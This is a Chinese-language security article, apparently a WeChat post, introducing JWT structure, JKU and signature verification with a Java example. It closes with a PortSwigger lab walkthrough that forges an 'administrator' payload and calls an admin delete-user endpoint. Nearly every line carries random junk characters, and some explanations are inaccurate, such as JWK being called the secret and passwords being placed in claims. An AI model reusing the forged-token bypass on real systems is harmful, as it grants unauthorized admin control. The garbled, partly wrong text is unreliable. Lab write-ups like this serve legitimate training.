|
& W5 g: ^' r; C8 r, p! J% S& a% ?
干货 | JWT渗透姿势一篇通
; c( g1 Z4 B: W" F9 B7 @5 z `+ }2 p. b' J
% Y8 R& m4 h6 ^' ?( ~8 \
渗透安全团队 2023-10-20 00:00 湖北+ n- n6 z, q% U2 b4 ~9 {. S# R* }
+ f6 m( W0 L# W& S) q
: _1 q2 y4 f7 m9 u9 ] W% S( E 文章前言
3 `2 g! m1 F. ]* [) t # \# v; H, h5 Q% o/ M, I; h0 v
4 J7 g- ^" H( e) H' A! q 由于微信公众号推送机制改变了,快来星标不再迷路,谢谢大家!
1 x* q* l1 t! |. e( Y3 M- q9 x
2 O8 s& Y7 ~0 D' n5 u2 y) [8 Z( N8 _( F# u N; C
1 `# C% J6 V* J
) x( p! s. ?( a3 x  & s9 S% L$ @# G4 G' Y' |' T8 F
' _0 @$ U4 T, H- e/ ~1 S
; t ?% a9 i p# j; k; M1 R 企业内部产品应用使用JWT作为用户的身份认证方式,在对应用评估时发现了新的关于JWT的会话安全带来的安全问题,后期再整理时又加入了之前遗留的部分JWT安全问题,至此汇总成一篇完整的JWT文章
7 e+ _) @( x, Z8 _7 I- m
w/ d! c# f+ [- N/ Y" q# b; n
7 ?* \. e g; _* h) L ~ 简单介绍
\+ _4 F& B7 E0 E/ D+ Y + p- {# ` x6 u5 I; P4 u
2 I$ Y/ ]; L" w, s
JWT(JSON Web Token)是一种用于身份认证和授权的开放标准,它通过在网络应用间传递被加密的JSON数据来安全地传输信息使得身份验证和授权变得更加简单和安全,JWT对于渗透测试人员而言可能是一种非常吸引人的攻击途径,因为它们不仅是让你获得无限访问权限的关键而且还被视为隐藏了通往以下特权的途径,例如:特权升级、信息泄露、SQLi、XSS、SSRF、RCE、LFI等4 ?6 [ d2 s- |; @0 I
; }7 C4 @4 U' Y9 c7 x
5 I- ~! i9 \& @- R( \
基础概念
) k2 }- t! i; K7 \9 Y/ R. l7 { % A7 u2 c- _0 ^9 V _% z
( G) f: G9 V7 x: E! t
- 3 P$ C* W6 g8 d& Q
JWS:Signed JWT,签名过的JWT
4 T9 V0 B' U! M' y8 @: x8 S" |
3 ~! f, B6 I& A8 ^' e' u+ v
- 5 O1 a# h( n6 P( N
JWK:JWT的密钥,也就是我们常说的SECRET
2 d8 l& Z* [* x- Y- H6 f! K
6 ?/ X' h, |1 Y% [ - ' _- w; T" T# t6 m0 Y
JWE:Encrypted JWT部分payload经过加密的JWT8 T: d3 R. m" `" P( s* B- S, k! p4 g
$ [: [/ L% v* X6 l+ T' g1 W7 Q
- " N, E$ A( u( @+ P3 X J! \
JKU:JKU(JSON Web Key Set URL)是JWT Header中的一个字段,字段内容是一个URI,该URI用于指定用于验证令牌秘钥的服务器,该服务器用于回复JWK. a5 X- |" p3 {' r( ^- u
. {2 Y8 J( ?$ I" f0 G% W
-
l+ G/ y! g7 Y0 |- r( | P2 \ X5U:X5U是JWT Header中的一个字段,指向一组X509公共证书的URL,与JKU功能类似$ t; }; D1 c# K! u. F! ]+ Y
0 J) R/ I) h, [" ~* D: }! `2 h -
1 i0 o& d) Z* f) m- i9 X! S# w X.509标准:X.509标准是密码学里公钥证书的格式标准,包括TLS/SSL(WWW万维网安全浏览的基石)在内的众多Internet协议都应用了X.509证书)
7 Z- _. ]4 e7 [# A+ c3 }. x" S
9 z* G5 H8 ^3 C7 J( \3 d9 Z1 [ 7 Q k6 b+ |, N$ C: h2 h
( t# Q+ `# }" N1 B( ~( H
基本结构
8 v- A' u- `/ J( |1 }9 {/ T
; H9 y6 ^( P6 {% y9 `; B l
- D$ x4 \7 O! Y JWT(JSON Web Token)的结构由三部分组成,分别是Header、Payload和Signature,下面是每一部分的详细介绍和示例:
1 Q$ G: H; |& P" O. s' v) C. d
$ _& ^9 G$ G8 z1 [1 q& U ^8 {9 q7 |! n7 T
Header
; B) } s4 x! b; e4 G4 h
, {8 E# O; y$ @5 R& j
( b6 n/ \8 o# |* z Header包含了JWT使用的算法和类型等元数据信息,通常使用JSON对象表示并使用Base64编码,Header中包含两个字段:alg和typ
6 M# \ r: p$ ialg(algorithm):指定了使用的加密算法,常见的有HMAC、RSA和ECDSA等算法
% j, O' e/ q& ~* t( f7 B! ?typ(type):指定了JWT的类型,通常为JWT F. y& N$ V! h" `1 Z- m5 |
0 b5 v: U, C# x/ r+ S- S% Z
v# k% D" F, M; U/ l, S 下面是一个示例Header:5 z: Q0 p1 Z' K4 F+ m1 h4 e! t
' y" y+ L) K$ C8 E5 Q. F2 [) g0 G2 o
# A& `9 Z5 x* R9 S2 @0 Z
{
' C% t4 w& ~, p) D3 M
"alg": "HS256",
. z: l0 m2 K& }+ V4 P5 H
"typ": "JWT"
& L) @- ~8 F( q4 D. A- k) s}) a/ D6 W' Y7 H1 |1 Q
w8 f0 C8 ]6 T! }$ P+ v$ x
$ l2 |& G+ x3 D# p$ L1 ^9 N' u* ?. Z1 ?( F1 W" z3 a$ r4 |3 K/ G
其中alg指定了使用HMAC-SHA256算法进行签名,typ指定了JWT的类型为JWT
- d9 @7 q# F, X( `0 @3 u9 F 9 q# S* ]) O( x% ~8 S% F& l) Q
' o! q/ S& H$ v
Payload
4 `% E6 W! P6 E6 ^
4 ]0 k! m0 i/ `* H: l
0 s6 Z* ?, _; t# j/ Q3 ` Payload包含了JWT的主要信息,通常使用JSON对象表示并使用Base64编码,Payload中包含三个类型的字段:注册声明、公共声明和私有声明# c" f8 U$ c! r- h
* W. x) K9 Z- b8 x/ ~
/ w% j. o' V3 S
-
* j: E4 T r- m1 O) Q 公共声明(Public Claims):是自定义的字段,用于传递非敏感信息,例如:用户ID、角色等
" u& K" o3 e0 G9 Y$ b; n
5 Z1 s: r8 i9 x0 D7 n/ P, } -
# M. \9 h& _: ~ 私有声明(Private Claims):是自定义的字段,用于传递敏感信息,例如密码、信用卡号等9 z( {% t' j# D+ {
! M7 R/ }+ u' u3 e" r( `/ H2 i - & V5 g" B3 F$ `& f/ o
注册声明(Registered Claims):预定义的标准字段,包含了一些JWT的元数据信息,例如:发行者、过期时间等) N; W3 j# \* [& h S4 P1 ?
8 J1 p b7 t' T
& u4 g# b/ m' N( { m
4 Z$ C5 M& p2 [2 I m: J8 C 下面是一个示例Payload:& ]6 V+ @% S( n' T t
& o6 F2 l& g0 m! L' g, n; I$ M9 B3 H
! E. y% j7 \! n- E9 Q- h
1 n5 C" f. ]8 R {
' z- [/ Z) l, W& m; k "sub": "1234567890",
. J5 y2 `0 m/ n1 a$ v9 J
"name": "John Doe",
3 `2 S, B. O; s; F
"iat": 1516239022
6 w- m4 P: U- K}2 V, X$ S; ]5 Q8 i5 i4 h
) u1 J3 Q$ d) i% o; k% _ - i9 z/ \& Q$ Z! z. T
8 L1 C- P% d) x8 `% m. s5 j
其中sub表示主题,name表示名称,iat表示JWT的签发时间
M6 \& U" U" H6 h ( L+ I! A( U: J# G/ P$ D
& F- X# b K* v5 ` Signature; `( D0 t2 F, a! Q+ f& W! n2 f
6 ^/ U3 c$ {, S4 s
5 ] S) Q7 w+ ]8 ]
Signature是使用指定算法对Header和Payload进行签名生成的,用于验证JWT的完整性和真实性,Signature的生成方式通常是将Header和Payload连接起来然后使用指定算法对其进行签名,最终将签名结果与Header和Payload一起组成JWT,Signature的生成和验证需要使用相同的密钥,下面是一个示例Signature/ e8 [- e5 ?# O. P
7 S i9 `# k9 \, t: C% v/ w. h4 y# O$ K3 M) Q9 n0 u5 @
; j5 |6 w+ q7 @! b4 U1 o HMACSHA256(base64UrlEncode(header) + "." +base64UrlEncode(payload),secret)2 ~2 {7 I' s) k% K/ p
/ {* X) @+ P2 q1 V; A( O) Y
4 F( z1 N) ~: {: C' g- t& {: P$ L. E1 W$ Y9 u
其中HMACSHA256是使用HMAC SHA256算法进行签名,header和payload是经过Base64编码的Header和Payload,secret是用于签名和验证的密钥,最终将Header、Payload和Signature连接起来用句点(.)分隔就形成了一个完整的JWT,下面是一个示例JWT,其中第一部分是Header,第二部分是Payload,第三部分是Signature,注意JWT 中的每一部分都是经过Base64编码的,但并不是加密的,因此JWT中的信息是可以被解密的7 ]5 e/ Z0 x; ]- U
) Z* F' A& s0 S8 A( v( |1 Y# z' G, l( w) `' H- y8 t6 R% C
4 u4 e0 ~8 d+ U' X0 G) ]" z
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
! C% l6 R9 E9 y
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
7 v; w" j2 Y9 a' P& v8 i) Y h
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c3 ~* b' ~3 G* {5 i: b
% u1 K' g) X- h( G% f
- M1 a; _% _* ]! ~# n4 f3 B0 k V
在线平台- {! ]4 {' r1 m$ v9 E1 D+ r- i
9 l/ J% s' ?1 W6 l- X% N
0 Z( D% Y9 v$ c. s# |
下面是一个JWT在线构造和解构的平台:
& _( b3 Z3 y9 l! P9 q, C8 F. |' [
https://jwt.io/2 P& Y' \$ I/ U, H- J
* K1 {; S& d2 P
# j: ^) H. H7 F' ^* Z# ?) l  ' [, M% X) t9 _7 o3 Z , B/ U* }4 H v% T) q) } j9 R* I
$ t- Y* n# v- X9 }3 [ 工作原理
; [4 ]/ t) G# u* l
, v: u1 B7 B/ L" {
8 c2 r5 Q2 \8 l JWT工作原理/ `- i( ?9 g: N8 ?0 W9 B; a3 w/ B
% I/ X& E9 |3 D( w7 ~. E& d& p& H& w
JWT的工作流程如下:$ r; T# r U! U$ ]! l
) g' s$ `7 l" N
% z7 j+ ]1 o, t0 C# O -
, c! E2 N t' T8 y2 K' Z 用户在客户端登录并将登录信息发送给服务器
8 G( y: X0 ?* ^
; }4 ]- O3 n' Q8 _1 g4 Z o0 ^9 v! X
-
1 B8 x- v8 B F* K 服务器使用私钥对用户信息进行加密生成JWT并将其发送给客户端
7 w0 I: O( \4 T8 U
5 q- f0 H, k/ {8 h% q
- # e" O* ?- t5 u# I
客户端将JWT存储在本地,每次向服务器发送请求时携带JWT进行认证
* o* o1 }# t* a! r0 c) Z* Z( b. r
7 Z# {+ G5 t, B" D7 U9 g* f
-
, M& r! n* Q; G$ }! L4 r 服务器使用公钥对JWT进行解密和验证,根据JWT中的信息进行身份验证和授权8 K( d: ]8 N2 r- e+ x4 d
, W" R9 j, J2 Z7 r. ~
- 6 u5 D1 \# I, n) u y7 G( D1 D
服务器处理请求并返回响应,客户端根据响应进行相应的操作
( m T$ i* L8 Z0 M% d
5 f/ K& ~3 c* D8 R* M7 H
, T. j. [9 |5 {% ^7 `
( E/ Q% A: k E
JKU工作原理
5 n! _) n9 R2 V5 L, P % [' x. T U# U* V/ @/ L* q
# i$ G, ^" ?( Q! f, N# U

Step 1:用户携带JWS(带有签名的JWT)访问应用* m6 |( T6 K! y" U0 z
# A" [. \9 A2 b/ g/ ^
, i h6 V; K7 T/ o4 T
 0 W3 h: A7 F3 E/ O . O( a' ]# J- G4 d G$ w& N
: f5 v! o$ z* y& s" D8 U6 [ Step 2:应用程序解码JWS得到JKU字段
! V7 L6 {: o( ]" ^; d + p1 t9 A' v* Y
) f. q5 z- D: |; O$ u( D1 y  + n R. l9 w- B1 m" P$ T. d
5 F3 j2 X1 J K& ?* z/ a) k, ^; G8 O3 T; j/ i7 r
Step 3:应用根据JKU访问返回JWK的服务器
( ]# T! D9 z( `% e7 \
7 f. ~3 g7 B7 Z! S) Z( ?$ c# v4 P; Z% z, v# L' M3 u
 & e# c% {9 A- D" t% ]/ L' U0 \ / ]0 @) S, i/ ?5 F
4 z, C- q% A9 r- q
Step 4:应用程序得到JWK
5 |" e2 F8 ?$ b+ m, K3 w
& w1 Y' C& U9 o6 V
- P$ t4 E+ I2 D& a' f2 O  7 C# G4 K5 R8 X: z: ` w& D3 O3 D5 i * {3 @9 @5 h( @0 p: i; @) I& r( L
0 g+ @9 \+ T3 o8 A6 k1 m/ x, O Step 5:使用JWK验证用户JWS$ @0 E+ T1 W/ }) K; Q& }* f
9 @+ S1 e0 k- t0 K3 x: _2 _
0 m* n3 s0 }' j* p6 E6 M  5 |) _3 O p8 O( o: y* k
; ~/ }3 d# j: n6 A# s
1 q' x3 `( l, t7 y Step 6:验证通过则正常响应& p* R0 P+ O2 }& r& t8 a
1 H! S/ a2 R7 C! Z. n: \
% M) j: [3 S; _* P* Z$ ^( G6 W$ C  % h3 \+ ^, f% L* m/ e 6 x# X1 M) J9 U
8 L. {& Q$ e% _- o) E2 a% _" O
漏洞攻防4 D; h# A2 `' Y, w8 V* G) ?9 ^
{ X9 R/ F: v/ L/ P7 ~0 {
- n7 ~( O) J* G% I) Q
签名未校验" l. }1 u( F. e+ ]7 T5 x: M
$ Q4 e G. C3 ^ x
% J) O' c0 l1 p/ [) [0 b& _ 验证过程' I* ~5 S& N) y, b
" I! ^7 t) Y# F8 r& j s, I
8 D& L% T9 b6 Z) l JWT(JSON Web Token)的签名验证过程主要包括以下几个步骤:
" y+ M! M' i5 i7 e J8 w. U; K % N: c, U' p3 v7 y3 M5 k' D
+ M+ f( w; }) @ a
-
8 g3 K h w: F. J, n ~ 分离解构:JWT的Header和Payload是通过句点(.)分隔的,因此需要将JWT按照句点分隔符进行分离
M0 q" M7 b! L
' b/ q8 {% ]% ?; U -
8 q! S9 r! ]) X7 _ 验证签名:通过使用指定算法对Header和Payload进行签名生成签名结果,然后将签名结果与JWT中的签名部分进行比较,如果两者相同则说明JWT的签名是有效的,否则说明JWT的签名是无效的
/ r3 x# Z7 P$ R$ N: j
4 e- O% C; y- `8 |
-
( {6 s" @% W" P& E3 I2 o$ K1 H 验证信息:如果JWT的签名是有效的则需要对Payload中的信息进行验证,例如:可以验证JWT中的过期时间、发行者等信息是否正确,如果验证失败则说明JWT是无效的
3 ^% C8 F5 c4 K8 w- p
' r4 I7 Z" N/ ?2 u$ e0 J7 z3 k
H) f# _4 L3 b& k( M
% \- L3 O- E6 A b9 t# O 下面是一个使用JAVA进行JWT签名验证的示例代码:4 g, w* j5 K8 q$ a
. C! ]' k! }# Y8 x0 `" t# k3 A6 ?( [8 S- o, U9 C
! |, K. ]- [$ _! K0 c0 @2 `: \ import io.jsonwebtoken.Claims;
/ q" S9 t1 _; Qimport io.jsonwebtoken.Jwts;
7 [/ j' M8 J1 \) j# N9 ]import io.jsonwebtoken.SignatureAlgorithm;
) I8 C; l% P8 Q# g" _! h
) S2 ~0 S# r4 z# H
import java.util.Date;
* O2 S* O$ v- @0 }# J
% T8 ?6 Y1 d) t* ]& X
public class JWTExample {
7 O$ u/ p. ]; I
) l1 r2 m3 ? K) O& [6 B private static final String SECRET_KEY = "my_secret_key";
- m7 V# k0 I, b# B0 M
9 o0 g% Q# p- s% K0 \ public static void main(String[] args) {
; b8 M& |8 |2 { r2 r$ X- ? // 构建 JWT
7 X8 ?' n( Q2 F String jwtToken = Jwts.builder()
! P' P B* C0 @+ u2 p
.setSubject("1234567890")
+ m1 ^3 A' V# z8 B, K3 W( i A .claim("name", "John Doe")
4 E V" L! c% P* m) z0 c& P2 t .setIssuedAt(new Date())
0 r* j$ T+ `7 A. t: @: e .setExpiration(new Date(System.currentTimeMillis() + 3600000)) // 1 hour
3 D5 j3 ~: R5 ^* x
.signWith(SignatureAlgorithm.HS256, SECRET_KEY)
! _' B/ y7 x3 g0 w" N
.compact();
+ r' |) }' {' b/ w, D7 b" o5 a* i4 ^
! l2 b/ c% U& R8 E! C // 验证 JWT
1 B$ |% u( A0 x' b0 R try {
( H4 T* H% P9 H // 分离 Header, Payload 和 Signature
7 C# ]" k0 S% f' Y' E( ] String[] jwtParts = jwtToken.split("\\.");
* p7 H! s6 {7 z String header = jwtParts[0];
7 G: H7 C2 I8 v, e7 u5 q' u2 n% W
String payload = jwtParts[1];
3 M2 F; t: }1 a5 t# `; |% a4 w9 p5 x
String signature = jwtParts[2];
6 l4 o) `7 m/ u" x/ S1 \$ M$ T) C$ e
* R9 ?" ?0 V8 p0 G) y$ L
// 验证签名
" B* f& C/ o5 C4 m4 u7 s' y8 z
String expectedSignature = Jwts.parser()
9 z. ~, \, u, c' {
.setSigningKey(SECRET_KEY)
+ j# P& L6 W" ?+ u; `" A1 E0 q- n .parseClaimsJws(jwtToken)
7 C8 i P, n4 d- b1 ~ .getSignature();
# T+ s; F1 U1 }5 m
if (!signature.equals(expectedSignature)) {
$ C, p* E7 a: |" I throw new RuntimeException("Invalid JWT signature");
! }2 O+ n! f5 f% `- g
}
) ]5 @$ V) g% p- I5 r- w
! D3 q( Z' {$ d% x' G* k // 验证 Payload 中的信息
6 T# Q8 q; y2 R+ E) U5 y s5 }$ K Claims claims = Jwts.parser()
y" L. H- ~% } r: H1 [- F7 C .setSigningKey(SECRET_KEY)
, @+ N* D' d/ \; d2 s .parseClaimsJws(jwtToken)
& |$ ^. B# v, y% u- U* X
.getBody();
x# K C# ]& k# y/ [4 f System.out.println("Valid JWT");
$ t+ M+ K4 G" X3 q1 j } catch (Exception e) {
$ E1 u6 L5 E# f! t" B& Y
System.out.println("Invalid JWT: " + e.getMessage());
( N2 s; y' \ Q
}
) ]- j; ~3 k# ^! ~/ P( Y: t2 W) l; d
}
, |, E5 ?$ H: e$ E" b9 J! y
}6 ]6 J5 z; ]: e: j2 M
6 z% t! {* h' s
& d) c+ X3 S4 d! w4 [( h
7 j: F$ {5 x9 m) Q3 b 在上面的示例代码中使用jwt库进行JWT的签名和验证,首先构建了一个JWT,然后将其分离为Header、Payload和Signature三部分,使用parseClaimsJws函数对JWT进行解析和验证,从而获取其中的Payload中的信息并进行验证,最后如果解析和验证成功,则说明JWT是有效的,否则说明JWT是无效的,在实际应用中应该将SECRET_KEY替换为应用程序的密钥& Q0 j$ Q/ ]# S
6 d# u5 I- L Z3 A" v/ @0 a$ E: c
7 I# t' l( q$ z4 b 漏洞案例
- r5 J* s4 t& m1 B/ M+ \. c
7 R7 T3 D* w2 b0 Z2 _
) x% t# F4 k9 h, B6 G: O. h! l' y0 _ JWT库会通常提供一种验证令牌的方法和一种解码令牌的方法,比如:Node.js库jsonwebtoken有verify()和decode(),有时开发人员会混淆这两种方法,只将传入的令牌传递给decode()方法,这意味着应用程序根本不验证签名,而我们下面的使用则是一个基于JWT的机制来处理会话,由于实现缺陷服务器不会验证它收到的任何JWT的签名,如果要解答实验问题,您需要修改会话令牌以访问位于/admin的管理面板然后删除用户carlos,您可以使用以下凭据登录自己的帐户:wiener:peter
, C+ l: F$ s9 v1 R$ `+ i- y
靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature+ b2 @. i8 n! h2 v
6 ?" o- f0 Q" u# j5 M4 a0 s
7 P1 O/ L) [# B: t  " |, v X# W6 L3 B
+ w e1 ?/ ~0 x- y4 D h4 S2 d2 Q4 a* W; x) ~$ q
演示步骤:
. j* q( B8 |0 J3 @8 r# {Step 1:点击上方的"Access the Lab"访问靶场并登录账户
# a% J3 W- L# ?6 N8 m * e) }8 V" F1 Y d2 H( X+ U( \
$ J9 O6 \1 M, u' z/ N  5 V$ b! l' q. D2 p# u
% U& Y. N7 j$ |7 L! _3 H6 t6 t
. ]2 J( G1 u; O" _5 f* A9 Y$ g Step 2:进入到Web界面并登录靶场账户
$ t7 K$ ^; A t6 \4 C ( a5 h0 ?" }' V3 |/ j; P" _- o
" ?8 f+ }* _; W4 _& A/ i/ L8 H
& N/ L$ P4 Z5 T t2 y: J( n wiener:peter8 J1 ]2 y7 a# h7 A q
1 d4 k( U8 k- J I" s " A$ O% ^7 K/ X3 l N4 w- x
$ @9 D3 J0 x& z; y! i  + S/ V8 J; Q3 w' L6 c 8 h4 G8 r; j7 ?$ |
& i9 i5 x* Q+ F8 B$ ~  ) d M7 h, n6 c9 b+ }
' Z! Y2 U" F8 P Z
8 Z, b* u5 b& [( W6 Z! N# t, S& t 登录之后会看到如下一个更新邮箱的界面
N4 \6 i2 n$ U# `$ d. {, K " w6 j4 m. |$ o. d! S& {" v
, W9 b3 z$ Q" t; I+ R! T& d  4 A" x9 C2 F& }1 H7 K 1 O. A( |% Z6 a
" T7 \" w5 G5 D) G Step 3:此时在我们的burpsuite中我们可以看到如下的会话信息! C" v% X* V ?0 l+ ?4 B2 w
! m& P3 A( z# E0 o5 r* y h2 S$ c5 J) H2 e9 }& h$ ~
 & a: D7 `, s1 v! D 7 t& |9 N0 _# H" x3 i
2 g4 Q/ a0 J, X, L7 _ 此时查询当前用户可以看到会显示当前用户为wiener:5 W8 B1 Q5 ]4 P) P1 b
$ w7 j$ S- n" o, U1 A
- M2 u! ?; f) y/ n  0 U! A7 D+ C/ z9 ~- A- C/ x
3 N3 j, M3 k+ M6 g8 S; F' L' s" v( n! \: A
截取上面中间一部分base64编码的部分更改上面的sub为"administrator"
( G' U" o; `5 G# q' D1 I9 s : a9 y; ]) x7 H0 U0 ^( f& A' @' O0 t
, O3 Y# L+ U+ @3 G/ m
; z! S# b* ?' Q" W) z6 ^5 |* Q8 i* c R eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY4Nzc5MDA4M30! u. q2 _% k+ a( N( o" A
' Y; Z" x0 t# s e+ T- c8 t
; u$ x4 h ~! ^
% @! }( |$ ^2 t  1 L8 }8 l/ L0 s 3 d0 J' M" }- N0 F1 T7 N5 ~
/ A- C$ N/ ~: |" V2 J7 w$ c) R
f3 T3 q, t5 J) J0 Y* Y E5 v # K9 W8 x9 C5 S S, y9 Q) {
" A6 I" l+ ~# v$ b! }
构造一个sub为"administrator"的载荷并将其进行base64编码处理:
, O Z" x$ W. n) f: U9 F4 m
$ j/ H; m& J& X- ]# {. T$ Z- M0 y! K; u8 i' P, J6 n; h
4 }4 u0 d4 M8 r% }: f0 J* ] eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2ODc3OTAwODN9
) T5 r# G9 c3 T : S x- M! f1 i
) m( n) V7 G: r& j- I2 M; K1 N" H$ B+ q' e8 c7 F; r
 1 G# w D- T4 N" {
4 @1 M5 `( ~ ~9 P5 x$ w9 W' `0 L6 J4 O* f5 k i/ m
替换之后重新发送请求:/ d- p; M/ M# Z: y/ m7 u
* m+ }( i8 H: t8 T# C" J' A" g8 @9 ^0 I5 {: X4 u& T; x( }/ a
 5 Q4 b. f m) \- F O* e7 i U+ [( _1 X) a. m
1 ^4 Y, A( j6 Y! v4 `
按照题目要求访问/admin路径,发现两个删除用户的调用接口:2 ?$ @* A8 Z% n9 P
* |, }% j% I! ~: [+ G) l+ i" y! X# q1 L& M8 p' m) j
 3 P6 u, U: z2 F; x
% p5 d! P5 p2 m: i, f: A! \# H# l! Z5 [# u! V- O
请求敏感链接——删除用户carlos
% A8 B) N: m1 E3 o/ @ 2 h2 b7 ^% ]2 [/ K
6 k% S2 Y) h! D6 ? M, p, c' N0 d
GET /admin/delete?username=carlos HTTP/1.1
5 E& ?' Y9 G/ e% z/ I
' j- ?$ J! W6 ]& d
$ j' F' x) @& O2 Q$ V' ~# e
. e+ A/ Q- {6 T1 Z* \2 P  # f/ G1 G- r6 a6 _ @% n$ c0 Z
]0 @3 F( f( K: }5 t1 o: Q) v

8 G- \" F- d9 d, M 完成靶场的解答:
7 Z7 N2 W, u2 t4 K8 z! I* s$ l # l" f' S) e Y+ V9 g4 z/ a" l1 ]6 d
5 q1 P3 Z$ L' T4 K
 7 ]; z; b1 [5 Z8 y: [* n: }
